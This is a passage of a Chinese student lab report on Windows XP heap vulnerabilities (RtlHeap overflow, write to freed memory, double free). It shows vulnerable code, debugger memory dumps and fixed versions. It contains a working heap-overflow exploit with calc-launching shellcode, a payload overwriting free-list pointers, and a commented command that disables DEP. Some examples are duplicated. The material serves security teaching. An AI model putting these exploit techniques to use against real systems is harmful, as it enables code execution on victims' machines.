    printf("h3 memory:\n");
```

```
    print_memory(h3, 16);

    HeapFree(hp, 0, h2);
    memcpy(h1, malArg, 48);  // 故意溢出到 h2 的空间

    // 打印操作后的内存内容
    printf("\nAfter memcpy:\n");
    printf("h1 memory:\n");
    print_memory(h1, 16);
    printf("h2 memory:\n");
    print_memory(h2, 128);
    printf("h3 memory:\n");
    print_memory(h3, 16);

    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);


    return;
}

int main(void) {
    mem();
    return 0;
}
```

编译并运行：



h1 内存变化：

- 00 00 00 00… → 30 31 32 33… (ASCII “0123456789012345”)

关键覆盖区域

2c ff 12 00

覆盖空闲链表前向指针

30 4a 42 00

覆盖空闲链表后向指针

成功覆盖堆管理元数据.


可控数据写入关键指针区域.

漏洞利用:


Windows xp 环境:

代码:


1. ollydbg 运行程序:



1. 找到 h1 地址:



设置断点，运行：




EAX 值即为地址 __0x004C0668__，修改代码，编译。

```
1. #include <windows.h>
2. #include <stdio.h>
3. #include <string.h>
4.
5.
6. unsigned char shellcode[] =
7. "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x07\x8b\x68"

8. "\x08\x6a\x6c\x68\x77\x65\x73\x74\x54\x68\x4c\x77\x26\x07\xff\xd5"

9. "\x89\xc3\xe8\x08\x00\x00\x00\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

10. "\x50\x53\x89\xe1\x50\x51\x53\xb8\xad\x23\x86\x7c\xff\xd0\xcc" ;
11.
12. // 恶意负载模板（将在运行时动态修正地址）
13. unsigned char malArgTemplate[] =
14.     // 填充原始 16 字节缓冲区
```

```
    "AAAAAAAAAAAAAAAA"

    // 覆盖空闲堆块头结构 (Flink 和 Blink 指针)
    "\x90\x90\x90\x90"  // Flink (前向指针)
    "\x04\x00\x03\x00"  // Blink (后向指针) + 块标志

    // 占位符（将被替换为实际 shellcode 地址）
    "\xDE\xAD\xBE\xEF"  // 执行地址占位符

    // NOP 滑动窗 + shellcode
    "\x90\x90\x90\x90\x90"
  "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x07\x8b\x68"

  "\x08\x6a\x6c\x68\x77\x65\x73\x74\x54\x68\x4c\x77\x26\x07\xff\xd5"

  "\x89\xc3\xe8\x08\x00\x00\x00\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

   "\x50\x53\x89\xe1\x50\x51\x53\xb8\xad\x23\x86\x7c\xff\xd0\xcc"
;

void mem() {
    HANDLE hp;
    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
    unsigned char malArg[256];

    // 创建可执行堆
   hp = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0x1000, 0x10000);
    if (!hp) {
        printf("[!] HeapCreate failed: %d\n", GetLastError());
        return;
    }
    printf("[*] Heap created at: 0x%p\n", hp);

    // 分配堆块
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);

    printf("[*] Actual allocations:\n");
    printf("    h1 @ 0x%p\n", h1);
    printf("    h2 @ 0x%p\n", h2);
    printf("    h3 @ 0x%p\n", h3);

    // 计算 shellcode 真实地址（h1 + malArg 中 shellcode 偏移）
    DWORD shellcodeAddr = (DWORD)h1 +
                    (strlen("AAAAAAAAAAAAAAAA") +  // 初始填充
```

```
                8 +                 // 堆头覆盖
                4);                 // 跳转地址

    printf("[*] Shellcode will be @ 0x%08X\n", shellcodeAddr);

    // 动态构造 malArg（替换模板中的地址）
    memcpy(malArg, malArgTemplate, sizeof(malArgTemplate));
    memcpy(malArg + 24, &shellcodeAddr, 4);  // 替换执行地址

    // 释放目标块制造空闲块
    HeapFree(hp, 0, h2);
    printf("[*] Freed h2 to create free chunk\n");

    // 关键溢出操作
    printf("[*] Triggering overflow...\n");
    memcpy(h1, malArg, sizeof(malArgTemplate));

    // 尝试重新分配触发利用
    printf("[*] Attempting to reallocate...\n");
    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);

    if (h4) {
        printf("[+] Allocation succeeded at: 0x%p\n", h4);
        printf("[*] Check if calculator popped up!\n");
    } else {
        printf("[!] Allocation failed: %d\n", GetLastError());
    }

    // 等待用户确认结果
    system("pause");
    HeapDestroy(hp);
}

int main() {
    printf("[=== Heap Overflow Exploit ===]\n");
    printf("[*] Starting heap overflow exploit...\n");

    // 在 XP SP3 上测试时可能需要关闭 DEP
    // system("bcdedit.exe /set {current} nx AlwaysOff");

    mem();

    printf("[*] Exploit finished.\n");
    return 0;
}
```

运行结果：



从运行结果中可知 h1 @ 0x0040C668，h1 地址 0x0040C668

0x0040C668 = 4245096

然后按照公式计算：

偏移量总和为 16 + 8 + 4 = 28

那么 shellcode 真实地址（十进制）为 4245096+28 = 4245124

再将十进制 4245124 转换为十六进制：0x0040C684。更改代码。

4. 修改漏洞：

（1）修改后代码：

```
#include <string.h>
#include <stdio.h>
#include <windows.h>
#include <malloc.h>

// 打印内存内容的函数
void print_memory(const void *ptr, size_t size) {
    const unsigned char *p = (const unsigned char *)ptr;
    for (size_t i = 0; i < size; i++) {
        printf(“%02x”, p[i]);
        if ((i + 1) % 16 == 0) {
            printf(“\n”);
        }
    }
    printf(“\n”);
}

unsigned char shellcode[] = “\x90\x90\x90\x90”;
unsigned char malArg[] =
```


```
    “01234567890123450123456789012345”
    “\x05\x00\x03\x00\x00\x00\x08\x00”
    “\x2C\xFF\x12\x00\x30\x4A\x42\x00”;

void mem() {
    HANDLE hp;
    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;

    hp = HeapCreate(0, 0x1000, 0x10000);
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);

    // 打印操作前的内存内容
    printf(“Before memcpy:\n”);
    printf(“h1 memory:\n”);
    print_memory(h1, 16);
    printf(“h2 memory:\n”);
    print_memory(h2, 128);
    printf(“h3 memory:\n”);
    print_memory(h3, 16);

    HeapFree(hp, 0, h2);
    // 只复制 h1 内存块能容纳的字节数，避免缓冲区溢出
    memcpy(h1, malArg, 16);

    // 打印操作后的内存内容
    printf(“After memcpy:\n”);
    printf(“h1 memory:\n”);
    print_memory(h1, 16);
    printf(“h3 memory:\n”);
    print_memory(h3, 16);

    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
    if (h4 == NULL) {
        fprintf(stderr, “HeapAlloc for h4 failed. Error: %d\n”, GetLastError());
    } else {
        printf(“h4 pointer: %p\n”, h4);
    }

    // 释放所有已分配且未释放的内存块
    if (h4 != NULL) HeapFree(hp, 0, h4);
    if (h3 != NULL) HeapFree(hp, 0, h3);
    if (h1 != NULL) HeapFree(hp, 0, h1);
    HeapDestroy(hp);
```

```
}

int main(void) {
    mem();
    return 0;
}
```

通过将 memcpy 的第三个参数改为 16，解决了缓冲区溢出的问题。

在函数结束前，释放了所有分配的内存块并销毁了堆，保证内存资源得到正确管理。

（2）编译并运行：



h3 能够分配，且正常返回 0。

四．RtlHeap 写入已释放的内存：

1. 代码：

例 4.21　RtlHeap 写入已释放的内存

```
01 typedef struct _unalloc {
02   PVOID fp;
03   PVOID bp;
04 } unalloc, *Punalloc;
05 char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
06 int main(int argc, char * argv[]) {
07   Punalloc h1;
08   HLOCAL h2 = 0;
09   HANDLE hp;
10   hp = HeapCreate(0, 0x1000, 0x10000);
11   h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12   HeapFree(hp, 0, h1);
```

㊀ 这个未处理的异常过滤器的位置因 Windows 版本的不同而异。例如，对于 Windows XP SP1，未处理的异常过滤器存储在地址 `0x77ed73b4`。然而，在 Visual C++ 调试器中查看 `SetUnhandledExceptionFilter()` 函数的反汇编代码是确定未处理的异常过滤器的地址的一个简单而可靠的方法。

㊁ 作为原始的 Win32 规范的一部分，微软推出了 PE 文件格式。然而，PE 文件来自更早的在 VAX/VMS 上建立的通用对象文件格式（Common Object File Format，COFF）。这是有道理的，因为原始的 Windows NT 团队大部分成员都来自数字设备公司（Digital Equipment Corporation, DEC）。


```
13   h1->fp = (PVOID)(0x042B17C - 4);
14   h1->bp = shellcode;
15   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16   HeapFree(hp, 0, h2);
17   return 0;
18 }
```

例 4.21 RtlHeap 写入已释放的内存

```
01 typedef struct _unalloc {
02   PVOID fp;
03   PVOID bp;
04 } unalloc, *Punalloc;
05 char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
06 int main(int argc, char * argv[]) {
07   Punalloc h1;
08   HLOCAL h2 = 0;
09   HANDLE hp;
10   hp = HeapCreate(0, 0x1000, 0x10000);
11   h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12   HeapFree(hp, 0, h1);
```

㊀ 这个未处理的异常过滤器的位置因 Windows 版本的不同而异。例如，对于 Windows XP SP1，未处理的异常过滤器存储在地址 `0x77ed73b4`。然而，在 Visual C++ 调试器中查看 `SetUnhandledExceptionFilter()` 函数的反汇编代码是确定未处理的异常过滤器的地址的一个简单而可靠的方法。


㊁ 作为原始的 Win32 规范的一部分，微软推出了 PE 文件格式。然而，PE 文件来自更早的在 VAX/VMS 上建立的通用对象文件格式（Common Object File Format，COFF）。这是有道理的，因为原始的 Windows NT 团队大部分成员都来自数字设备公司（Digital Equipment Corporation, DEC）。


```
13   h1->fp = (PVOID)(0x042B17C - 4);
14   h1->bp = shellcode;
15   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16   HeapFree(hp, 0, h2);
17   return 0;
18 }
```

```
1. #include <string.h>
2. #include <stdio.h>
3. #include <windows.h>
4. #include <malloc.h>
5.
6. typedef struct _unalloc {
7.     PVOID fp;
8.     PVOID bp;
9. } unalloc, *Punalloc;
10.
11. char shellcode[] = “\x90\x90\x90\xb0\x06\x90\x90”;
12.
13. int main(int argc, char * argv[]) {
14.     Punalloc h1;
15.     HLOCAL h2 = 0;
16.     HANDLE hp;
17.     hp = HeapCreate(0, 0x1000, 0x10000);
18.     h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
19.     HeapFree(hp, 0, h1);
```

```
    h1->fp = (PVOID)(0x7C92FF0D - 4);
    h1->bp = shellcode;
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
    HeapFree(hp, 0, h2);
    return 0;
}
```


2. 编译并运行：



返回值 3221225477 是一个非零值，说明程序运行过程中出现了异常。


3. 漏洞查找：

使用 Visual Studio 编译：



在将 h1 指向的内存释放后，又试图通过 h1 去访问并修改这块已释放的内存，这是非法操作。

OD 分析：



h1 地址为 0x3B0688


4. 修改漏洞：

（1）修改后代码：

```
#include <string.h>
#include <stdio.h>
#include <windows.h>
#include <malloc.h>

typedef struct _unalloc {
    PVOID fp;
    PVOID bp;
} unalloc, *Punalloc;

char shellcode[] = “\x90\x90\x90\xb0\x06\x90\x90”;

int main(int argc, char * argv[]) {
    Punalloc h1;
    HLOCAL h2 = 0;
    HANDLE hp;
    hp = HeapCreate(0, 0x1000, 0x10000);
    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
    // 进行合法的内存操作，不释放 h1 之前先赋值
    h1->fp = (PVOID)(0x7C92FF0D - 4);
    h1->bp = shellcode;
    // 之后如果不再使用 h1，再进行释放操作
    HeapFree(hp, 0, h1);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
    HeapFree(hp, 0, h2);
    return 0;
}
```

在释放之前写入。

（2）编译并运行：



正确返回 0。

1. RtlHeap 双重释放漏洞:

1. 代码:


例 4.22 RtlHeap 双重释放漏洞

```
char buffer[1000] = "";
int main(int argc, char *argv[]) {
  HANDLE hp;
  HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;

  hp = HeapCreate(0,0x1000,0x10000);
  h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
  memset(h1, 'a', 16);
  h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
  memset(h2, 'b', 16);
  h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
  memset(h3, 'c', 32);
  h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
  memset(h4, 'd', 16);
  h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY,8);
  memset(h5, 'e', 8);
  HeapFree(hp, 0, h2);
  HeapFree(hp, 0, h3);
  HeapFree(hp, 0, h3);
  h6 = HeapAlloc(hp, 0, 64);
  memset(h6, 'f', 64);
  strcpy((char *)h4, buffer);
  h7 = HeapAlloc(hp, 0, 16);
  puts("Never gets here.");
}
```

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

int main() {
    char buffer[1000] = ““;
    HANDLE hp;
    HLOCAL h1, h2, h3, h4, h5, h6, h7;

    hp = HeapCreate(0, 0x01000, 0x10000);
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h1, ‘a’, 16);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h2, ‘b’, 16);
    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
    memset(h3, ‘c’, 32);
```

```
    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h4, ‘d’, 16);
    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
    memset(h5, ‘e’, 8);
    HeapFree(hp, 0, h2);
    HeapFree(hp, 0, h3);
    HeapFree(hp, 0, h3); // 双重释放漏洞
    h6 = HeapAlloc(hp, 0, 64);
    memset(h6, ‘f’, 64);
    strcpy((char *)h4, (char *)buffer);
    h7 = HeapAlloc(hp, 0, 16);
    puts(“Never gets here.”);

    return 0;
}
```

2. 编译并运行：



返回值 3221226356 是一个非零值，说明程序运行过程中出现了异常。

3. 漏洞查找：

OD 查找：

将 h1-h5 分配内存，分别用 a,b,c,d,e 填充

第一次释放 ‘h2‘ 时，‘Free List‘ 显示 ‘h2‘ 已被添加

```
h2 freed at: 003B06B0
Free List status:
Chunk in FreeList[0] -> chunk: 003B06B0
```

```
61 61 AB AB AB AB AB AB AB AB  aaaaaaaa
00 00 05 00 05 00 EF 04 18 00  ........
3B 00 EE FE EE FE EE FE EE FE  ?;.?;.
EE FE EE FE EE FE EE FE EE FE
18 00 63 63 63 63 63 63 63 63  .cccccccc
63 63 63 63 63 63 63 63 63 63  cccccccccccccccc
63 63 AB AB AB AB AB AB AB AB  cccccccc
00 00 05 00 07 00 DB 07 18 00  ........
64 64 64 64 64 64 64 64 64 64  dddddddddddddddd
AB AB 00 00 00 00 00 00 00 00  ........
18 00 65 65 65 65 65 65 65 65  .eeeeeeee
AB AB 00 00 00 00 00 00 00 00  ........
```

释放 ‘h3‘ 时，‘Free List‘ 更新为 ‘h3‘ 的地址 ‘003A06BD8‘

```
h3 freed at: 003B06D8
Free List status:
Chunk in FreeList[0] -> chunk: 003B06B0
Chunk in FreeList[1] -> chunk: 003B06D8
```

```
AB AB AB AB AB AB AB  aaaaaaaa
00 05 00 EF 04 18 00  .......
FE EE FE EE FE EE FE  ?;.?;.
FE EE FE EE FE EE FE
FE EE FE EE FE EE FE
FE EE FE EE FE EE FE
FE EE FE EE FE EE FE
00 0C 00 DB 07 18 00  .....?.
64 64 64 64 64 64 64  ddddddddddddddd
00 00 00 00 00 00 00  ........
65 65 65 65 65 65 65  .eeeeeeee
00 00 00 00 00 00 00  ........
```

此时 FreeList 将原本 h2 所在的地址（003B06B0）视为可重用，h6 被分配到这个地址。

```
03B0670 88 05 3B 00 00 00 00 00 50 07 3B 00 00 00 00 00  ?;.....P;.....
03B0680 05 00 08 00 EA 07 18 00 61 61 61 61 61 61 61 61  .?.aaaaaaaa
03B0690 61 61 61 61 61 61 61 61 AB AB AB AB AB AB AB AB  aaaaaaaa
03B06A0 00 00 00 00 00 00 00 00 0C 00 05 00 EF 07 20 00  .....? .
03B06B0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
03B06C0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
03B06D0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
03B06E0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
03B06F0 AB AB AB AB AB AB AB AB EE FE EE FE EE FE EE FE  ........
03B0700 00 00 00 00 00 00 00 00 05 00 0C 00 DB 07 18 00  .....?.
03B0710 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64  dddddddddddddddd
03B0720 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  ........
```


FreeList[0] 指向 0x003B06B0，RtlHeap 现在认为所有以 0x003B06B0 开始的存储区属于一个大型空闲块，但其中存在 h4、h5。

修改代码，利用 print_memory 函数使其输出内存：

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

void print_memory(const void* ptr, size_t size) {
    const unsigned char* p = (const unsigned char*)ptr;
    for (size_t i = 0; i < size; i++) {
        printf("%02x ", p[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n");
        }
    }
    printf("\n");
}

int main() {
    char buffer[1000] = "";
    HANDLE hp;
    HLOCAL h1, h2, h3, h4, h5, h6, h7;

    hp = HeapCreate(0, 0x01000, 0x10000);
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h1, 'a', 16);
    // 打印 h1 分配并填充后的内存内容
    printf("After allocation and memset, h1 memory:\n");
    print_memory(h1, 16);

    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h2, 'b', 16);
    // 打印 h2 分配并填充后的内存内容
    printf("After allocation and memset, h2 memory:\n");
    print_memory(h2, 16);

    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
    memset(h3, 'c', 32);
    // 打印 h3 分配并填充后的内存内容
    printf("After allocation and memset, h3 memory:\n");
    print_memory(h3, 32);

    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    memset(h4, 'd', 16);
    // 打印 h4 分配并填充后的内存内容
```

```
    printf("After allocation and memset, h4 memory:\n");
    print_memory(h4, 16);

    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
    memset(h5, 'e', 8);
    // 打印 h5 分配并填充后的内存内容
    printf("After allocation and memset, h5 memory:\n");
    print_memory(h5, 8);

    HeapFree(hp, 0, h2);
    // 打印 h2 释放后的内存内容
    printf("After free, h2 memory:\n");
    print_memory(h2, 16);

    HeapFree(hp, 0, h3);
    // 打印 h3 第一次释放后的内存内容
    printf("After first free, h3 memory:\n");
    print_memory(h3, 32);

    HeapFree(hp, 0, h3); // 双重释放漏洞
    // 打印 h3 第二次释放后的内存内容（理论上不应再合法访问，但为展示问题）
    printf("After second free, h3 memory:\n");
    print_memory(h3, 32);

    h6 = HeapAlloc(hp, 0, 64);
    memset(h6, 'f', 64);
    // 打印 h6 分配并填充后的内存内容
    printf("After allocation and memset, h6 memory:\n");
    print_memory(h6, 64);

    strcpy((char *)h6, (char *)buffer);
